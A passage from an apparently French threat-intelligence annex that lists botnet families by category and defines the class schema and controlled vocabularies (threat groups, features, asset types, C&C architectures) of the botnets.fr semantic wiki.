Patcher (Bankpatcher)	Banking
PiceBOT	Banking
Pobelka	Banking
Prinimalka	Banking

Botnet	**Catégorie**
Qadars	Banking
Ranbyus	Banking
S.A.P.Z.	Banking
Shylock (Caphaw)	Banking
Silon	Banking
Skynet	Banking
Sopelka	Banking
SpyEye	Banking
Tatanarg	Banking
Tatanga	Banking
Tilon	Banking
Tinba (Zutick, Gataka)	Banking
Torpig (Anserin)	Banking
Upas (Rombrast)	Banking
VOlk	Banking
ZeuS	Banking
Tequila	Banking, Click frauding
Citadel	Banking, Downloading
Coreflood	Banking, Stealing
Bahama	Click frauding
Bamital	Click frauding
Chameleon	Click frauding
Claretore	Click frauding
DNSChanger	Click frauding
Haglacod	Click frauding
Medfos (Midhos)	Click frauding
Miuref	Click frauding
Ramdo	Click frauding
Miner	Cryptocurrency mining
Alphacrypt	Cryptolocker
BandarChor	Cryptolocker
Bitcrypt	Cryptolocker
CryptoDefense	Cryptolocker
Cryptowall	Cryptolocker
Simplocker	Cryptolocker
TorrentLocker	Cryptolocker
VirLock	Cryptolocker
ZeroLocker	Cryptolocker
Acebot	DDoSing
Aldi	DDoSing
Apbot	DDoSing
Athena	DDoSing
Avzahn	DDoSing
BlackEnergy	DDoSing
Cythosia	DDoSing
DaRK DDoSseR	DDoSing
Darkness	DDoSing
Di BoTNet	DDoSing

Botnet	**Catégorie**
Dirt Jumper	DDoSing
Dirt Jumper September	DDoSing
Dorkbot (Ngrbot)	DDoSing
GTbot	DDoSing
Heloag	DDoSing
IMDDOS	DDoSing
Infinity	DDoSing
Kaiten	DDoSing
Khan	DDoSing
MP-DDoser (IP-Killer)	DDoSing
Nitol	DDoSing
Nugache	DDoSing
OutFlare	DDoSing
Pandora	DDoSing
Poseidon	DDoSing
Psybot (Psyb0t)	DDoSing
Russkill	DDoSing
Simple	DDoSing
Skunkx	DDoSing
Slapper	DDoSing
Snap	DDoSing
SpyBot	DDoSing
Warbot	DDoSing
YoYo	DDoSing
Zemra	DDoSing
Hamweq	DDoSing, Downloading
TwitterNet	DDoSing, Downloading
Agobot (Gaobot)	DDoSing, Spamming
RBot (Rxbot)	DDoSing, Spamming
XtremBot	DDoSing, Spamming
Barracuda	DDoSing, Stealing
Forbot	DDoSing, Stealing
PickPocket	DDoSing, Stealing
DarkSeoul	Destructive
Destover	Destructive
EraseMBR	Destructive
Shamoon	Destructive
Ainslot	Downloading
Andromeda (Gamarue)	Downloading
AnnLoader	Downloading
Avatar	Downloading
Backscript	Downloading
Beebone	Downloading
Crisis	Downloading
Dabvegi	Downloading
DarkMegi	Downloading
Dofoil	Downloading
Emit	Downloading

Botnet	**Catégorie**
Ertfor	Downloading
Gapz	Downloading
Gbot	Downloading
GoldInstall	Downloading
Harnig (LoaderAdv)	Downloading
Hodprot	Downloading
Ircbot	Downloading
JrBot	Downloading
Katusha (Patched, Patchload)	Downloading
Lurk	Downloading
Mocbot (Graweg)	Downloading
Monkif (DIKhora)	Downloading
Morto	Downloading
Pushdo	Downloading
Renos (Artro)	Downloading
Rodecap	Downloading
Rovnix	Downloading
Sality	Downloading, Probing
SDBot (Sdbot)	Downloading
Simda	Downloading
Sinit	Downloading
Smoke Bot	Downloading
Sninfs	Downloading
Swizzor	Downloading
TDL-4 (TDL-3, TDSS)	Downloading
UBot (µbot)	Downloading
Umbra	Downloading
Upatre	Downloading
UrBot	Downloading
UrXBot	Downloading
VertexNet (Vertex)	Downloading
Virut	Downloading
Vobfus	Downloading
Whitewell	Downloading
Winwebsec	Downloading
Zemot	Downloading
ZeroAccess (Smiscer, Sirefef, Zaccess)	Downloading
Zwangi	Downloading
Butterfly (Palevo, Rimecud)	Downloading, Banking
Necurs	Downloading, Spamming
Ransom.JU	Fake antivirus, Ransomware
Finfisher	Lawful interception
Thor	Not witnessed yet
Mehika (TwitterBot, Hittler)	Pharming
Alina	Point-of-sale
Backoff	Point-of-sale
BernhardPOS	Point-of-sale
BlackPOS (Dump Memory Grabber)	Point-of-sale

Botnet	**Catégorie**
BrutPOS	Point-of-sale
ChewBacca	Point-of-sale
Daredevil	Point-of-sale
Decebal	Point-of-sale
Dexter	Point-of-sale
Eagle	Point-of-sale
FighterPOS	Point-of-sale
GamaPoS	Point-of-sale
Getmypass	Point-of-sale
JackPOS	Point-of-sale
LogPOS	Point-of-sale
LusyPOS	Point-of-sale
MalumPoS	Point-of-sale
Nemanja	Point-of-sale
NewPOSThings	Point-of-sale
NitlovePOS	Point-of-sale
Punkey	Point-of-sale
RawPOS	Point-of-sale
Rdasrv	Point-of-sale
Soraya	Point-of-sale
Spark	Point-of-sale
VSkimmer	Point-of-sale
Accdfisa (Dacromf, Ransom.HV)	Police lock
Adneukine	Police lock
AlertLock	Police lock
Americana Dreams	Police lock
Bomba Locker	Police lock
Casier (Retacino, Undefined-07)	Police lock
Cbeplay.P	Police lock
Chidol (Chidol)	Police lock
Devdar	Police lock
Epubb	Police lock
Flagui	Police lock
Flimrans	Police lock
Foag	Police lock
Galock	Police lock
Gema (Ransirac)	Police lock
Gendarmerie	Police lock
Gimemo	Police lock
Goldenbaks	Police lock
Goscri	Police lock
Ipeur	Police lock
Jagfu	Police lock
Koler	Police lock
Kovter	Police lock
LockScreen.CI (EURO Winlocker)	Police lock
Lyposit (Lucky Locker)	Police lock
Malex	Police lock

Botnet	**Catégorie**
Multi-Locker	Police lock
Nertra	Police lock
Nymaim	Police lock
Pexby	Police lock
Rannoh	Police lock
Ransom.EY (Ransomgerpo)	Police lock
Ransom.IF	Police lock
Ransom.II	Police lock
Raxm	Police lock
Reveton	Police lock
Revoyem	Police lock
ScarePakage	Police lock
Silence Locker	Police lock
Silent Winlocker	Police lock
Studma	Police lock
Supern0va	Police lock
Tobfy (Reveton.D)	Police lock
Tobfy.N	Police lock
ULocker	Police lock
Undefined-04	Police lock
Undefined-10	Police lock
Urausy	Police lock
Uremtoo	Police lock
Vicas	Police lock
Weelsof	Police lock
Ysreef	Police lock
Bmaster (Rootstrap)	Premium rate
Boxer	Premium rate
Obad	Premium rate
SMSZombie	Premium rate
Carna	Probing
HTran	Proxying
Pramro	Proxying
Cryptoblocker	Ransomware
CryptoLocker	Ransomware
CTB-Locker	Ransomware
Gpcode (PGPCoder)	Ransomware
Harasom	Ransomware
Mlano	Ransomware
OphionLocker	Ransomware
Ransom.HY	Ransomware
SynoLocker	Ransomware
Adrenalin	RAT
Arcom	RAT
BlackShades	RAT
Bozok	RAT
Cerberus	RAT
Comfoo	RAT

Botnet	**Catégorie**
DarkComet	RAT
Dendroid	RAT
Destory	RAT
FakeM	RAT
Frutas	RAT
Gh0st RAT	RAT
Havex (Oldrea)	RAT
HerpesNet	RAT
IcoScript	RAT
Janicab	RAT
Karagany	RAT
Kiribot (Hupigon)	RAT
Kjw0rm	RAT
NanoCore	RAT
Nitro	RAT
NjRAT	RAT
Njw0rm (H-Worm, Houdini)	RAT
PlugX (Gulpix)	RAT
Sir DoOom	RAT
Sogu	RAT
SYSMain	RAT
Thoper	RAT
TVT	RAT
Xtreme RAT	RAT
Zegost	RAT
Poison Ivy	RAT, Spying
Gumblar	Server attack, Click frauding
Asprox (Badsrc, Aseljo)	Spamming, Server attack
Bobax (Kraken)	Spamming
Bredolab	Spamming
Cutwail (Mutant)	Spamming
Dark-Mailer	Spamming
Darkmailer	Spamming
Dlena	Spamming
Donbot (Buzus)	Spamming
Festi	Spamming
Fivetoone (DMSSpammer)	Spamming
Fuflo	Spamming
Gheg (Gheg)	Spamming
Grum (Grum)	Spamming
HelloGirl	Spamming
Kelihos	Spamming
Lethic	Spamming
Maazben	Spamming
Mega-D (Ozdok)	Spamming
Mytob (Zotob)	Spamming
Nucrypt (Locksky)	Spamming
OneWordSub	Spamming

Botnet	**Catégorie**
Pitou	Spamming
Polybot	Spamming
Ranky	Spamming
Reactor Mailer	Spamming
Rustock (Meredrop)	Spamming
Slenfbot	Spamming
Sobig (Palyh)	Spamming
SpamSoldier	Spamming
SpamThru (Xmiler)	Spamming
Spamuzle	Spamming
Srizbi	Spamming
Waledac (Kelihos, SLM)	Spamming
Warezov	Spamming
Wopla (Slogger)	Spamming
Xarvester (Rucrzy)	Spamming
Zapchast	Spamming
Cimbot	Spamming, Click frauding
Storm (Nuwar, Tibs)	Spamming, DDoSing
Alebrije	Spamming, Downloading
Fakavalert	Spamming, Downloading
Kuluoz	Spamming, Stealing
Phatbot	Spamming, Stealing
CozyDuke	Spying
Duqu	Spying
Etumbot	Spying
Feederbot	Spying
Flame	Spying
Gauss	Spying
Ghostnet	Spying
Grups	Spying
Hammertoss	Spying
HangOver	Spying
Hikit	Spying
Hydraq	Spying
Leouncia	Spying
Lingbo	Spying
Madi (Mahdi)	Spying
Mahdi	Spying
MiniDuke	Spying
Mirage (MirageFox)	Spying
NetTraveler	Spying
Pirpi	Spying
RDPdoor	Spying
Regin	Spying
Rocra	Spying
Seaduke	Spying
Sin Digoo	Spying
Stuxnet	Spying

Botnet	**Catégorie**
Sykipot	Spying
Taidoor	Spying
The Mask	Spying
Turla	Spying
VinSelf	Spying
Wimmie	Spying
DistTrack (Shamoon, MDrop-ELD)	Spying, Destructive
Wiper	Spying, Destructive
Ackposts	Stealing
Admin.HLP	Stealing
Akbot (Qakbot, Qbot)	Stealing
Atrax	Stealing
Bradop	Stealing
Disker	Stealing
Encriyoko	Stealing
Gammima	Stealing
ISR Stealer	Stealing
Jenxcus	Stealing
Koobface	Stealing
Maistealer	Stealing
Makadocs	Stealing
NetWeird	Stealing
PokerAgent	Stealing
Pony	Stealing
PrettyPark	Stealing
PTA	Stealing
Sinowal (Mebroot, Bootkit (botnet))	Stealing
Solar (Napolar)	Stealing
Spachanel	Stealing
Tigger (Syzor)	Stealing
Vernot	Stealing
Wirenet	Stealing
Xpaj	Stealing
Zorenium	Stealing
Murofet (Licat)	Stealing, Banking
Ramnit	Stealing, Banking
Expiro (Xpiro)	Stealing, Click frauding
Bafruz	Stealing, Cryptocurrency mining
BoteAR	Stealing, DDoSing
Mariposa	Stealing, Downloading
Travnet	Stealing, Spying
Bagle	Trojan
Conficker (Downup, Kido)	Trojan
Dorifel (XDocCrypt)	Trojan
Mariachi	Trojan
Sheldor	Trojan
Netdevil	Trojan, DDoSing
Flashback (Flashfake)	Trojan, Downloading

Botnet	**Catégorie**
Hiloti	Trojan, Downloading
IBotnet	Trojan, Downloading

ANNEXE B

Définition des classes du Wiki botnets.fr

Version	1.0
Date	2015-08-01

Cette annexe documente la structure des classes définies sur le wiki sémantique botnets.fr. Pour chaque classe, on retrouve une introduction, expliquant éventuellement quel type d'objets on cherche à documenter et les modèles et formulaires utilisés dans le Wiki. Ensuite, on trouve dans un tableau la définition des propriétés qui peuvent être affectées à ces objets, puis les propriétés qui peuvent pointer vers ces objets (le cas échéant en répétition de la même information fournie pour un autre type d'objet). Enfin, partout où c'est pertinent, les vocabulaires accumulés sont rapportés.

B.1 Botnets

B.1.1 Introduction

- Présentation : Classes de botnets
- Template/Form : Botnet

B.1.2 Définition

Objet	propriété	card.	Objet	Commentaire
Botnet	alias	0..n	Botnet	
Botnet	parent	0..n	Botnet	
Botnet	sibling	0..n	Botnet	
Botnet	sibling	0..n	Malware	
Botnet	group	0..n	Group	
Botnet	family	0..n	Family	
Botnet	target	0..n	Asset	
Botnet	origin	0..n	Asset	
Botnet	vector	0..n	Botnet	
Botnet	vector	0..n	Malware	
Botnet	vector	0..n	Exploit kit	
Botnet	vector	0..n	Service	
Botnet	vector	0..n	Vector	
Botnet	user agent	0..n	User agent	type=text
Botnet	feature	0..n	Feature	
Botnet	language	0..n	Language	
Botnet	programming language	0..n	Programming language	
Botnet	cc protocol	0..n	Protocol	
Botnet	cve	0..n	Vuln	
Botnet	begin year	0..1	Year	
Botnet	end year	0..1	Year	
Botnet	status	0..1	Status	active inactive
Campaign	botnet	0..n	Botnet	
Operation	botnet	0..n	Botnet	
Publication	botnet	0..n	Botnet	
Image	threat	0..1	Botnet	
Malware	vector	0..n	Botnet	

B.2 Exploit kits

B.2.1 Introduction

- Présentation : Classes d'exploit kits (plates-formes d'exploitation)
- Template/Form : Exploit kit

B.2.2 Définition

Objet	propriété	card.	Objet	Commentaire
Exploit kit	introduction	0..1	Introduction	type=textarea
Exploit kit	alias	0..n	Exploit kit	
Exploit kit	family	0..n	Family	
Exploit kit	group	0..n	Group	
Exploit kit	target	0..n	Asset	
Exploit kit	origin	0..n	Asset	
Exploit kit	vector	0..n	Service	
Exploit kit	feature	0..n	Feature	
Exploit kit	language	0..n	Language	
Exploit kit	cve	0..n	Vuln	
Exploit kit	begin year	0..1	Year	
Exploit kit	end year	0..1	Year	
Exploit kit	status	0..1	Status	active inactive
Botnet	vector	0..n	Exploit kit	
Campaign	exploit kit	0..n	Exploit kit	
Image	threat	0..1	Exploit kit	
Malware	vector	0..n	Exploit kit	
Operation	exploit kit	0..n	Exploit kit	
Publication	exploit kit	0..n	Exploit kit	

B.3 Panels

B.3.1 Introduction

- Présentation : Classes de panneaux de configuration ou de commande et de contrôle de botnets
- Template/Form : Panel

B.3.2 Définition

Objet	propriété	card.	Objet	Commentaire
Panel	alias	0..n	Panel	
Panel	target	0..n	Asset	
Panel	origin	0..n	Asset	
Panel	parent	0..n	Panel	
Panel	family	0..n	Family	
Panel	botnet	0..n	Botnet	
Panel	sibling	0..n	Panel	
Panel	server header	0..n	ServerHeader	type=text
Panel	cc protocol	0..n	Protocol	
Panel	begin year	0..1	Year	
Panel	end year	0..1	Year	
Panel	status	0..1	Status	active inactive
Panel	language	0..n	Language	
Panel	programming language	0..n	Programming language	
Panel	group	0..n	Group	
Panel	introduction	0..1	Introduction	type=textarea
Panel	feature	0..n	Feature	

B.4 Malware

B.4.1 Introduction

- Présentation : Classes de logiciels malveillants dont la documentation est pertinente, soit parce qu'ils ont un rôle indépendamment d'un botnet, soit parce qu'ils constituent un composant intéressant d'un botnet ou encore rencontré dans des botnets différents
- Template/Form : Malware

B.4.2 Définition

Objet	propriété	card.	Objet	Commentaire
Malware	alias	0..n	Malware	
Malware	target	0..n	Asset	
Malware	origin	0..n	Asset	
Malware	parent	0..n	Malware	
Malware	family	0..n	Family	
Malware	botnet	0..n	Botnet	
Malware	sibling	0..n	Malware	
Malware	vector	0..n	Botnet	
Malware	vector	0..n	Malware	
Malware	vector	0..n	Exploit kit	
Malware	vector	0..n	Service	
Malware	vector	0..n	Vector	
Malware	user agent	0..n	User agent	type=text
Malware	cc protocol	0..n	Protocol	
Malware	begin year	0..1	Year	
Malware	end year	0..1	Year	
Malware	status	0..1	Status	active inactive
Malware	language	0..n	Language	
Malware	programming language	0..n	Programming language	
Malware	group	0..n	Group	
Malware	introduction	0..1	Introduction	type=textarea
Malware	feature	0..n	Feature	
Botnet	sibling	0..n	Malware	
Botnet	vector	0..n	Malware	
Campaign	malware	0..n	Malware	
Image	threat	0..1	Malware	
Operation	malware	0..n	Malware	
Publication	malware	0..n	Malware	

B.5 Services

B.5.1 Introduction

- Présentation : Classes de services cybercriminels
- Template/Form : Service

B.5.2 Définition

Objet	propriété	card.	Objet	Commentaire
Service	alias	0..n	Service	
Service	target	0..n	Asset	
Service	origin	0..n	Asset	
Service	group	0..n	Group	
Service	language	0..n	Language	
Service	begin year	0..1	Year	
Service	end year	0..1	Year	
Service	status	0..1	Status	active inactive
Service	introduction	0..1	Introduction	type=textarea
Service	feature	0..n	Feature	
Service	infrastructure	0..1	Infrastructure	type=textarea
Service	commercialisation	0..1	Commercialisation	type=textarea
Service	service category	1	ServiceCategory	.. Vocabulaire
Service	linknoclick	0..1	Link	type=URL (non clickable)
Botnet	vector	0..n	Service	
Exploit kit	vector	0..n	Service	
Image	threat	0..1	Services	
Malware	vector	0..n	Service	
Publication	service	0..n	Service	
Campaign	vector	0..n	Service	

B.5.3 Vocabulaires

B.5.3.1 Catégories de services cybercriminels

- Anti-virus checking
- Bullet-proof hosting
- Carding
- Credit card checking
- Exchange
- Forum
- Pay-per-install
- Traffic distribution service

B.6 Groups

B.6.1 Introduction

- Présentation : Groupes (on utilise la terminologie groupe par convention, pour ne pas confondre ces définitions avec celles des catégories du logiciel Mediawiki), c'est-à-dire la catégorisation des menaces
- Template/Form : Group

B.6.2 Définition

Objet	**propriété**	**card.**	**Objet**	**Commentaire**
Group	description	0..1	Description	type=textarea
Botnet	group	0..n	Group	
Campaign	group	0..n	Group	
Exploit kit	group	0..n	Group	
Malware	group	0..n	Group	
Operation	group	0..n	Group	
Panel	group	0..n	Group	
Publication	group	0..n	Group	
Service	group	0..n	Group	

B.6.3 Vocabulaires

L'ensemble de cette classe représente un vocabulaire.

Groupes de menaces

Adware	Annoy the victims with persistant advertising on their screens
Banking	Banking malware collect online banking credentials or help criminals take control of existing connections.
Click frauding	Bots produce fake visits on advertising websites or on affiliation links
Cryptocurrency mining	Mine cryptocurrency for the botnet master (some form of distributed calculation)
Cryptolocker	Encrypt files on victim's computers and claim a ransom
DDoSing	Produce denial of service attacks
Destructive	Destruct data on the victim machines, and sometimes the hardware
Distributed calculation	Distribute calculation among bots
Downloading	These botnets are also called "loaders" and are used for pay-per-install operations.

Fake antivirus	Pretend to be an antivirus, detect non existant malicious activities and push victims to pay a fee
Lawful interception	Tools used for purposes permitted by law
Not witnessed yet	Advertised but not witnessed in the wild yet
Pharming	Modifies the navigation on the victim's system, mostly through DNS manipulation to display alternative content (advertising, phishing, malware)
Point-of-sale	Point-of-sale botnets : target credit card and other personal data on POS terminals.
Police lock	Ransomware that abuse the victims with a message purporting the commission of an offence
Premium rate	Produce calls, messages or connections to premium rate services (mostly on mobile platforms)
Probing	Form of resource exploitation that is used to investigate networks or the Internet in general
Proxying	Create an infrastructure to proxy attacks, command a botnet through a first level of proxies.
RAT	Remote administration trojans
Ransomware	Block the use of the victims' system and claims a ransom in exchange of unlocking
Server attack	Automatic scan and attack of servers, mostly webservers, using SQL injections, known vulnerabilities, brute force, etc.
Spamming	Send spam from the victim machines
Spying	Involves RATs and Rootkits
Stealing	Steal information of any kind from the victims' systems (mostly passwords)
Trojan	Allow remote control of the victim machine

B.7 Features

B.7.1 Introduction

- Présentation : Fonctionnalités des menaces
- Template/Form : Feature

B.7.2 Définition

Objet	propriété	card.	Objet	Commentaire
Feature	description	0..1	Description	type=textarea
Feature	link	0..1	Link	type=URL
Feature	feature category	1	FeatureCategory	... Vocabulaire
Botnet	feature	0..n	Feature	
Exploit kit	feature	0..n	Feature	
Malware	feature	0..n	Feature	
Panel	feature	0..n	Feature	
Publication	feature	0..n	Feature	
Service	feature	0..n	Feature	

B.7.3 Vocabulaires

L'ensemble de cette classe représente un vocabulaire particulier de fonctionnalités des menaces et de types de fonctionnalités. Elles sont regroupées en catégories.

Annoyance

- Decryption of locked files
- Display pop-up message
- Encrypt files
- Lock system
- Open website in browser
- Pop-up

Armor

- Anti-virus blocking
- DNS blocking of AV companies
- Debugging detection
- Hidden file storage
- Polymorphism
- Register as print processor
- Removal of competing malware
- Server-side polymorphism
- Store data in ADS
- String stacking (or "Byte string")
- Virtual machine detection

Audio visual

- Camera capture
- Microphone capture
- Screen capture
- Video screen capture

Backdoors

- Backconnect server
- Backdoor
- Netcat
- VNC server

Browser extensions

- Mozilla browser extension

Commercial model

- Affiliation
- Kit

Data theft

- AOL password theft
- Banking credential theft
- Bebo password theft
- Bitcoin wallet theft
- Browse file systems
- Browser password theft
- Certificate theft
- Chrome browser extension
- Contact theft
- Cookie theft
- Credit card data theft
- Data theft
- Document theft
- Email harvesting
- Email password theft

- FTP client password theft
- FTP password theft
- Facebook password theft
- File theft
- FileZilla password theft
- Firefox cookie theft
- Firefox password theft
- Form data theft
- Friendster password theft
- HTTP password theft
- IM password theft
- Internet Explorer password theft
- JDownloader password theft
- Mail client password theft
- Memory scrapping
- Mozilla Sqlite data theft
- Netflix password theft
- Outlook password theft
- POP3 password theft
- Password theft
- Paypal password theft
- Pidgin password theft
- Sendspace password theft
- Software ID theft
- Twitter password theft
- VNC password theft
- Vkontakte password theft
- Web password theft
- Windows products ID theft
- WoW password theft

Data validation

- Data filtering
- Luhn algorithm check
- Regular expression filtering

Denial of service

- ApacheKiller
- Bandwidth flood
- Booter
- DDoS
- GET flood
- HTTP flood
- Layer 7 attack
- POST flood
- SYN flood
- Slow POST
- Slowloris
- TCP flood
- UDP flood

Distribution vector

- Brute-force
- Email worm
- Facebook vector
- MSN vector
- RDP vector
- Removable drive vector
- Right-to-left override
- SQL Injection
- Shared drive vector
- Skype vector
- Social network vector
- Torrent vector
- USB vector
- Worm
- YIM vector

DNS and URL features

- Domain generation algorithm
- Double fastflux
- Dynamic DNS
- Fast flux
- Handle generation algorithm

Encoding

- Base64 encoding
- Data compression
- JPEG encoding
- XOR encoding

Encryption

- AES encryption
- Custom C&C encryption algorithm
- Custom encryption algorithm
- Custom XOR-based encryption
- Diffie-Hellman
- Elliptic curve encryption
- Encryption of captured data
- RC4 encryption
- Steganography
- Twofish encryption

Injections

- Automated transfer system (ATS)
- Dynamic webinject configuration update
- Java Signed Applet Social Engineering Code Execution
- Javascript injection
- Man in the browser
- Webinject

Interception

- Email surveillance
- IM surveillance
- Keylogger
- mTAN interception
- Network sniffing
- Remote forensics
- Skype surveillance
- SMS interception
- SPDY grabbing
- Voice-over-IP surveillance
- Winpcap interception

Maintenance

- Debugging
- Geolocalisation
- Logging
- Network information gathering
- Phone home
- Port scanning

- System information gathering
- Uninstall
- Update
- Upload minidump

Monetization

- Bitcoin payment
- Display advertising pop-ups
- MoneXy payment
- Premium SMS
- Premium calls
- Premium services
- SMS payment

Obfuscators

- Armadillo
- Custom packer
- Enigma
- TELock
- Themida
- UPX Packing
- UPX Protector
- Visual Basic crypter
- VMProtect

Potency

- Cross-infection

Proxy

- HTTP proxy
- Proxy
- SOCKS
- SOCKS5

Remote control

- Command shell
- File download
- File execute
- File upload
- Kill system processes
- Query system processes
- Remote control
- Run commands

Resource exploitation

- Any-coin mining
- Attack distant resource
- Bitcoin mining
- CAPTCHA display to solve
- Check distant resource
- Click fraud
- Web server

Rootkit

- BIOS installation
- Bootkit
- MBR installation
- Rootkit

Spam

- Gmail spam
- Phishing
- Produce spam from templates
- SMS spam
- Send spam

Traffic hijacking techniques

- DNS configuration modification
- DNS hijack
- Hosts modification
- Pharming
- Search results manipulation
- Startpage modification
- URL redirection

Tunnel

- Component Object Model (COM)
- Mailslot

B.8 Campaigns

B.8.1 Introduction

- Présentation : Campagnes cybercriminelles à base de botnets et d'autres composantes
- Template/Form : Campaign

B.8.2 Définition

Objet	propriété	card.	Objet	Commentaire
Campaign	introduction	0..1	Introduction	type=textarea
Campaign	alias	0..n	Campaign	
Campaign	botnet	0..n	Botnet	
Campaign	malware	0..n	Malware	
Campaign	exploit kit	0..n	Exploit kit	
Campaign	vector	0..n	Vector	
Campaign	vuln	0..n	Vuln	
Campaign	begin year	0..1	Year	
Campaign	end year	0..1	Year	
Campaign	target	0..n	Asset	
Campaign	parent	0..n	Campaign	
Campaign	sibling	0..n	Campaign	
Campaign	family	0..n	Family	
Campaign	vector	0..n	Service	
Campaign	group	0..n	Group	
Publication	campaign	0..n	Campaign	

B.9 Families

B.9.1 Introduction

- Présentation : Familles regroupant des botnets (et d'autres menaces) ayant des liens d'héritage
- Template/Form : Family

B.9.2 Définition

Objet	propriété	card.	Objet	Commentaire
Family	alias	0..n	Family	active inactive
Family	description	0..1	Description	type=textarea
Botnet	family	0..n	Family	
Malware	family	0..n	Family	
Exploit kit	family	0..n	Family	
Panel	family	0..n	Family	
Campaign	family	0..n	Family	

B.10 Assets

B.10.1 Introduction

- Présentation : Cibles et origines des menaces ou partenaires des opérations (pays, entreprises, secteurs économiques...)
- Template/Form : Asset

B.10.2 Définition

Objet	propriété	card.	Objet	Commentaire
Asset	description	0..1	Description	type=textarea
Asset	type of asset	1	TypeOfAsset	type=text
Botnet	target	0..n	Asset	
Campaign	target	0..n	Asset	
Exploit kit	target	0..n	Asset	
Malware	target	0..n	Asset	
Panel	target	0..n	Asset	
Publication	target	0..n	Asset	
Service	target	0..n	Asset	
Vuln	target	1..n	Asset	
Botnet	origin	0..n	Asset	
Exploit kit	origin	0..n	Asset	
Malware	origin	0..n	Asset	
Panel	origin	0..n	Asset	
Publication	origin	0..n	Asset	
Service	origin	0..n	Asset	
Campaign	origin	0..n	Asset	
Operation	partner	0..n	Asset	

B.10.3 Vocabulaires

B.10.3.1 Types de ressources/cibles

- Company
- Country (ISO 3166 ou région géographique)
- Operating system
- People group
- Runtime engine
- Sector (un secteur économique donné)
- Software
- Type of platform (plate-forme pour laquelle des systèmes ou logiciels sont conçus/installés)

B.11 Operations

B.11.1 Introduction

- Présentation : Opérations menées contre des menaces
- Template/Form : Operation

B.11.2 Définition

Objet	propriété	card.	Objet	Commentaire
Operation	link	0..1	Link	type=textarea
Operation	alias	0..n	Operation	type=URL
Operation	botnet	0..n	Botnet	
Operation	malware	0..n	Malware	
Operation	exploit kit	0..n	Exploit kit	
Operation	vector	0..n	Vector	
Operation	begin year	0..1	Year	
Operation	end year	0..1	Year	
Operation	group	0..n	Group	
Operation	partner	0..n	Asset	
Operation	victim	0..n	Asset	
Image	operation	0..1	Operation	
Publication	operation	0..n	Operation	

B.12 Publications

B.12.1 Introduction

- Présentation : Publications de toutes natures servant de référence aux pages du Wiki
- Template/Form : Publication

B.12.2 Définition

Objet	propriété	card.	Objet	Commentaire
Publication	botnet	0..n	Botnet	
Publication	malware	0..n	Malware	
Publication	exploit kit	0..n	Exploit kit	
Publication	group	0..n	Group	
Publication	target	0..n	Asset	
Publication	service	0..n	Service	
Publication	feature	0..n	Feature	
Publication	vector	0..n	Vector	
Publication	campaign	0..n	Campaign	
Publication	operation	0..n	Operation	
Publication	vuln	0..n	Vuln	
Publication	cc protocol	0..n	Protocol	
Publication	year	1	Year	
Publication	date	1	Date	type=Date
Publication	editor	1	Editor	
Publication	link	1	Link	type=URL
Publication	author	0..n	Author	
Publication	origin	0..n	Asset	

B.12.3 Vocabulaires

B.12.3.1 Types de publications

- Blogpost
- Conference paper or presentation
- Press article
- Press release
- Scientific paper
- Tech report
- Threat entry
- White paper

B.13 Authors

B.13.1 Introduction

- Présentation : Auteurs des publications
- Template/Form : Author

B.13.2 Définition

Objet	propriété	card.	Objet	Commentaire
Author	blog	0..1	Blog	type=text
Author	twitter	0..1	Twitter	type=text
Publication	author	0..n	Author	

B.14 Editors

B.14.1 Introduction

- Présentation : Editeurs des publications
- Template/Form : Editor

B.14.2 Définition

Objet	propriété	card.	Objet	Commentaire
Editor	introduction	0..1	Introduction	type=textarea
Editor	link	0..1	Link	type=text
Publication	editor	1	Editor	

B.15 Images

B.15.1 Introduction

- Présentation : Images documentant menaces et autres pages du Wiki
- Template/Form : (Aucun pour l'instant)

B.15.2 Définition

Objet	propriété	card.	Objet	Commentaire
Image	threat	0..1	Botnet	
Image	threat	0..1	Malware	
Image	threat	0..1	Exploit kit	
Image	threat	0..1	Services	
Image	operation	0..1	Operation	
Image	country	0..1	Country	type=2 letter country code

B.16 Languages

B.16.1 Introduction

- Présentation : Langages humains écrits utilisés par les développeurs ou utilisateurs des menaces
- Template/Form : Language

B.16.2 Définition

Objet	propriété	card.	Objet	Commentaire
Botnet	language	0..n	Language	
Exploit kit	language	0..n	Language	
Malware	language	0..n	Language	
Panel	language	0..n	Language	
Service	language	0..n	Language	

B.16.3 Vocabulaires

La référence est la norme ISO 639-2 (nom des langues en anglais) [1].

B.17 Programming languages

B.17.1 Introduction

- Présentation : Langages de programmation utilisés
- Template/Form : Programming language

B.17.2 Définition

Objet	propriété	card.	Objet	Commentaire
Botnet	programming language	0..n	Programming language	
Malware	programming language	0..n	Programming language	
Panel	programming language	0..n	Programming language	

B.17.3 Vocabulaires

Il n'y a pas de liste de référence des langages de programmation.

1. http://www.loc.gov/standards/iso639-2/php/code_list.php

B.18 Vectors

B.18.1 Introduction

- Présentation : Autres vecteurs de diffusion de menaces
- Template/Form : Vector

B.18.2 Définition

Objet	propriété	card.	Objet	Commentaire
Vector	introduction	0..1	Introduction	type=textarea
Botnet	vector	0..n	Vector	
Campaign	vector	0..n	Vector	
Malware	vector	0..n	Vector	
Operation	vector	0..n	Vector	
Publication	vector	0..n	Vector	

B.19 Vulnerabilities

B.19.1 Introduction

- Présentation : Référencement des vulnérabilités (par leur code CVE) utilisées par les menaces
- Template/Form : Vuln

B.19.2 Définition

Objet	propriété	card.	Objet	Commentaire
Vuln	description	0..1	Description	type=textarea
Vuln	target	1..n	Asset	
Botnet	cve	0..n	Vuln	
Campaign	vuln	0..n	Vuln	
Exploit kit	cve	0..n	Vuln	
Publication	vuln	0..n	Vuln	
Malware	cve	0..n	Vuln	

B.19.3 Vocabulaires

La référence est constituée par les publications du CVE (MITRE) [2]. Lorsque des documentations du MITRE sont reprises, une mention de licence doit être reproduite.

2. http://cve.mitre.org

B.20 Protocols

B.20.1 Introduction

- Présentation : Protocoles de communication utilisés par les systèmes de commande et de contrôle.
- Template/Form : Protocol

B.20.2 Définition

Objet	propriété	card.	Objet	Commentaire
Protocol	description	0..1	Description	type=textarea
Protocol	architecture	0..1	Architecture	
Botnet	cc protocol	0..n	Protocol	
Malware	cc protocol	0..n	Protocol	
Panel	cc protocol	0..n	Protocol	
Publication	cc protocol	0..n	Protocol	

B.20.3 Vocabulaires

Les différentes architectures correspondant aux protocoles de commande et de contrôle documentés sont :

- Centralized (centralisée) ;
- Decentralized (décentralisée) ;
- Distributed-centralized (centralisée-répartie) ;
- Port (pour les cas où cette propriété est utilisée pour documenter un port de commande et de contrôle) ;
- Hybrid ;
- Random (aléatoire).

B.21 Years

B.21.1 Introduction

- Présentation : Années (ou mois si information plus précise connue) de début et de fin des différents objets ou de publication.
- Template/Form : Year

B.21.2 Définition

